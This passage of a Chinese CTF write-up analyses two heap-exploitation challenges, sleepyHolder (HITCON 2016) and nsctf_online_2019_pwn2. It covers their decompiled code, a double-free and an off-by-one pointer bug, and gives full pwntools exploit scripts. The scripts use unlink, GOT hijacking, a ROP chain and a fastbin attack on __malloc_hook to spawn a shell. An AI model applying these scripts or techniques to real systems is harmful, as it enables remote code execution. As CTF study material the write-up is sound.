
```
pop_rdi_ret = libc.address + 0x26542
pop_rsi_ret = libc.address + 0x26f9e
pop_rdx_ret = libc.address + 0x12bda6
file_name_addr = heap_addr + 0x4A40
flag_addr = file_name_addr + 0x200
ROP_chain  = '/flag\x00\x00\x00'
ROP_chain += p64(pop_rdi_ret)
ROP_chain += p64(file_name_addr)
ROP_chain += p64(pop_rsi_ret)
ROP_chain += p64(0)
ROP_chain += p64(libc.symbols['open'])
ROP_chain += p64(pop_rdi_ret)
ROP_chain += p64(3)
ROP_chain += p64(pop_rsi_ret)
ROP_chain += p64(flag_addr)
ROP_chain += p64(pop_rdx_ret)
ROP_chain += p64(0x40)
ROP_chain += p64(libc.symbols['read'])
ROP_chain += p64(pop_rdi_ret)
ROP_chain += p64(1)
ROP_chain += p64(pop_rsi_ret)
ROP_chain += p64(flag_addr)
ROP_chain += p64(pop_rdx_ret)
ROP_chain += p64(0x40)
ROP_chain += p64(libc.symbols['write'])

add(4,4,ROP_chain)

leave_ret = libc.address + 0x58373
r.recvuntil('Your input: ')
r.sendline('666')
r.recvuntil('What do you want to say?')
r.sendline('A'*0x80 + p64(file_name_addr) + p64(leave_ret))

r.interactive()
```

184 sleepyHolder_hitcon_2016



```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable   FILE
Partial RELRO   Canary found      NX enabled    No PIE          No RPATH   No RUNPATH   No Symbols       Yes     0               2            ./184
```


RELRO没都开，got表危险了。



```
puts("Waking Sleepy Holder up ...");
fd = open("/dev/urandom", 0);
read(fd, &buf, 4uLL);
buf &= 0xFFFu;
malloc(buf);
```

进来先申请了一个随机大小的chunk，可以避免泄露heap地址，妙啊。


keep



```
puts("What secret do you want to keep?");
puts("1. Small secret");
puts("2. Big secret");
if ( !dword_6020DC )
  puts("3. Keep a huge secret and lock it forever");
memset(s, 0, 4uLL);
read(0, s, 4uLL);
v0 = atoi(s);
if ( v0 == 2 )
{
  if ( !dword_6020D8 )
  {
    qword_6020C0 = calloc(1uLL, 0xFA0uLL);
    dword_6020D8 = 1;
    puts("Tell me your secret: ");
    read(0, qword_6020C0, 0xFA0uLL);
  }
}
else if ( v0 == 3 )
{
  if ( !dword_6020DC )
  {
    qword_6020C8 = calloc(1uLL, 0x61A80uLL);
    dword_6020DC = 1;
    puts("Tell me your secret: ");
    read(0, qword_6020C8, 0x61A80uLL);
  }
}
000094E sub_40093D:6 (40094E)
```

可以申请的chunk有三种。都是用的calloc。


0x40 0x4000 0x400000



```c
{
  int v0; // eax
  char s[8]; // [rsp+10h] [rbp-10h] BYREF
  unsigned __int64 v3; // [rsp+18h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  puts("Which Secret do you want to wipe?");
  puts("1. Small secret");
  puts("2. Big secret");
  memset(s, 0, 4uLL);
  read(0, s, 4uLL);
  v0 = atoi(s);
  if ( v0 == 1 )
  {
    free(buf);
    dword_6020E0 = 0;
  }
  else if ( v0 == 2 )
  {
    free(qword_6020C0);
    dword_6020D8 = 0;
  }
  return __readfsqword(0x28u) ^ v3;
}
```

没有清理空指针，也没有检查，所以可以double free。

renew



```
unsigned __int64 sub_400BD0()
{
  int v0; // eax
  char s[8]; // [rsp+10h] [rbp-10h] BYREF
  unsigned __int64 v3; // [rsp+18h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  puts("Which Secret do you want to renew?");
  puts("1. Small secret");
  puts("2. Big secret");
  memset(s, 0, 4uLL);
  read(0, s, 4uLL);
  v0 = atoi(s);
  if ( v0 == 1 )
  {
    if ( dword_6020E0 )
    {
      puts("Tell me your secret: ");
      read(0, buf, 0x28uLL);
    }
  }
  else if ( v0 == 2 && dword_6020D8 )
  {
    puts("Tell me your secret: ");
    read(0, qword_6020C0, 0xFA0uLL);
  }
  return __readfsqword(0x28u) ^ v3;
}
```


更新chunk里面的数据。

我们想的是通过double free去做unlink，因为指针在栈上，但是问题就是我们用来用去只能用一个大小为fastbin 的chunk，在libc2.23这样的环境下绕不开检查。那么我们在这里就利用malloc_consilidate，让那个free的chunk脱链，然后再次释放，做一个double free。
在unlink的时候我们比较麻烦的是泄露libc地址，因为整个程序没有输出函数，那么我们就通过unlink劫持got表，将free的got改成puts的plt，通过free来泄露地址。然后再次unlink一套带走。


```
#coding:utf8
from pwn import *

context.log_level = "debug"

r = remote('node3.buuoj.cn',28524)
elf = ELF('./184')
libc = ELF("./64/libc-2.23.so")

free_got = elf.got['free']
puts_plt = elf.plt['puts']
atoi_got = elf.got['atoi']
small_buf_addr = 0x6020D0

def add(type,content):
   r.sendlineafter('3. Renew secret\n','1')
   r.sendlineafter('What secret do you want to keep?',str(type))
```

```python
   r.sendafter('Tell me your secret:',content)

def delete(type):
   r.sendlineafter('3. Renew secret\n','2')
   r.sendlineafter('Which Secret do you want to wipe?',str(type))

def edit(type,content):
   r.sendlineafter('3. Renew secret\n','3')
   r.sendlineafter('Which Secret do you want to renew?',str(type))
   r.sendafter('Tell me your secret:',content)

add(1,'a'*0x20)
add(2,'b'*0x20)
delete(1)

add(3,'c'*0x20) #malloc_consilidate
delete(1)

payload = p64(0) + p64(0x21)
payload += p64(small_buf_addr - 0x18) + p64(small_buf_addr - 0x10)
payload += p64(0x20)

add(1,payload)
delete(2)

payload = '\x00'*0x8 + p64(free_got) + p64(0) + p64(small_buf_addr - 0x10) + p64(1)
edit(1,payload)
edit(2,p64(puts_plt))

payload = p64(atoi_got) + p64(0) + p64(atoi_got) + p64(1) + p64(1)
edit(1,payload)

delete(1) #leak_libc
r.recvuntil('2. Big secret\n')
atoi_addr = u64(r.recvuntil('\n')[:-1].ljust(8,'\x00'))
libc_base = atoi_addr - libc.sym['atoi']
system_addr = libc_base + libc.sym['system']

print 'libc_base = ' + hex(libc_base)
print 'system_addr = ' + hex(system_addr)
edit(2,p64(system_addr))

r.sendlineafter('3. Renew secret\n','sh\x00')

r.interactive()
```

185 nsctf_online_2019_pwn2




```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable  FILE
Full RELRO      Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   No Symbols       Yes    0               2         ./185
```



```
ssize_t sub_A00()
{
  setvbuf(stdin, 0LL, 2, 0LL);
  setvbuf(stderr, 0LL, 2, 0LL);
  setvbuf(stdout, 0LL, 2, 0LL);
  puts("Welcome to notebook system");
  puts("Please input your name");
  return read(0, &unk_202060, 0x30uLL);
}
```

先在bss上输入名字。


add



```
unsigned __int64 add()
{
  int v1; // [rsp+4h] [rbp-Ch] BYREF
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  v1 = 0;
  puts("Input the size");
  _isoc99_scanf("%d", &v1);
  if ( v1 <= 0 || v1 > 1023 )
  {
    puts("Size error!");
  }
  else
  {
    qword_202090 = malloc(v1);
    memset(qword_202090, 0, v1);
    unk_202040 = v1;
    puts("Add success");
  }
  return __readfsqword(0x28u) ^ v2;
}
```

0x60是名字，0x90是地址，0x40是大小。


free



```c
int del()
{
  if ( qword_202090 )
  {
    free(qword_202090);
    qword_202090 = 0LL;
  }
  return puts("Delete success");
}
```

连检查带清空，做完了。


show



```c
int show()
{
  int result; // eax

  result = (int)qword_202090;
  if ( qword_202090 )
    result = puts((const char *)qword_202090);
  return result;
}
```


输出点啥。

update




```c
ssize_t update()
{
  puts("Please input your name");
  return read(0, &unk_202060, 0x31uLL);
}
```

给一个重新输入的机会，但是你看那个0x31，太明显了吧……



```
void *edit()
{
  void *result; // rax

  puts("Input the note");
  result = qword_202090;
  if ( qword_202090 )
    result = (void *)read(0, qword_202090, unk_202040);
  return result;
}
```

edit



```
void *edit()
{
  void *result; // rax

  puts("Input the note");
  result = qword_202090;
  if ( qword_202090 )
    result = (void *)read(0, qword_202090, unk_202040);
  return result;
}
```

重新写一下内容。

漏洞就在那个update能改chunk的地址的最后一个字节。
问题是我们怎么利用他。

我们最后采取的方法是说直接先申请一个大于fastbin的chunk，再申请一个其他的，然后通过改变地址，将地址改成第一个，释放，并且故技重施，输出，得到libc地址。故技重施，利用fastbin attack，攻击malloc_hook，从而one_gadget 通过realloc抬栈，一套带走。

```
# -*- coding: utf-8 -*-
from pwn import*

context.log_level = "debug"

#r = process("./185")
r = remote("node3.buuoj.cn", 26107)

elf = ELF("./1851")
libc = ELF("./64/libc-2.23.so")
#libc = ELF("/home/wuangwuang/glibc-all-in-one-master/glibc-all-in-one-master/libs/2.23-0ubuntu11.2_amd64/libc.so.6")

r.sendlineafter("name\n", "Yongibaoi")

def add(size):
    r.sendlineafter("exit\n", "1")
    r.sendlineafter("size\n", str(size))

def delete():
    r.sendlineafter("exit\n", "2")
```

```python
def show():
    r.sendlineafter("exit\n", "3")

def update(name):
    r.sendlineafter("exit\n", "4")
    r.sendafter("name\n", name)

def edit(note):
    r.sendlineafter("exit\n", "5")
    r.sendlineafter("note\n", note)

add(0x80)
add(0x10)
delete() #提前埋一个指针，防止一会重新申请chunk的时候直接从unsorted中拿
add(0x20)
update("a" * 0x30 + '\x10')
delete() #让chunk释放后不会被top chunk合并

add(0x10)
update("a" * 0x30 + "\x10") #再次把地址变成第一个chunk
show()
malloc_hook = (u64(r.recv(6).ljust(8, "\x00")) & 0xfffffffffffff000) + (libc.sym['__malloc_hook'] & 0xfff)
libc_base = malloc_hook - libc.sym['__malloc_hook']
one_gadget =libc_base + 0x4526a
realloc_addr = libc_base + libc.sym['__libc_realloc']
print "libc_base = " + hex(libc_base)

add(0x80)
add(0x10) #调整heap
add(0x60)
delete()
add(0x30)
update("a" * 0x30 + '\x10')
edit(p64(malloc_hook - 0x23)) #再来一次  制造fastbin attack

add(0x60)
add(0x60)
edit("a" * 0xb + p64(one_gadget) + p64(realloc_addr + 0xc))

add(0x10)

r.interactive()
```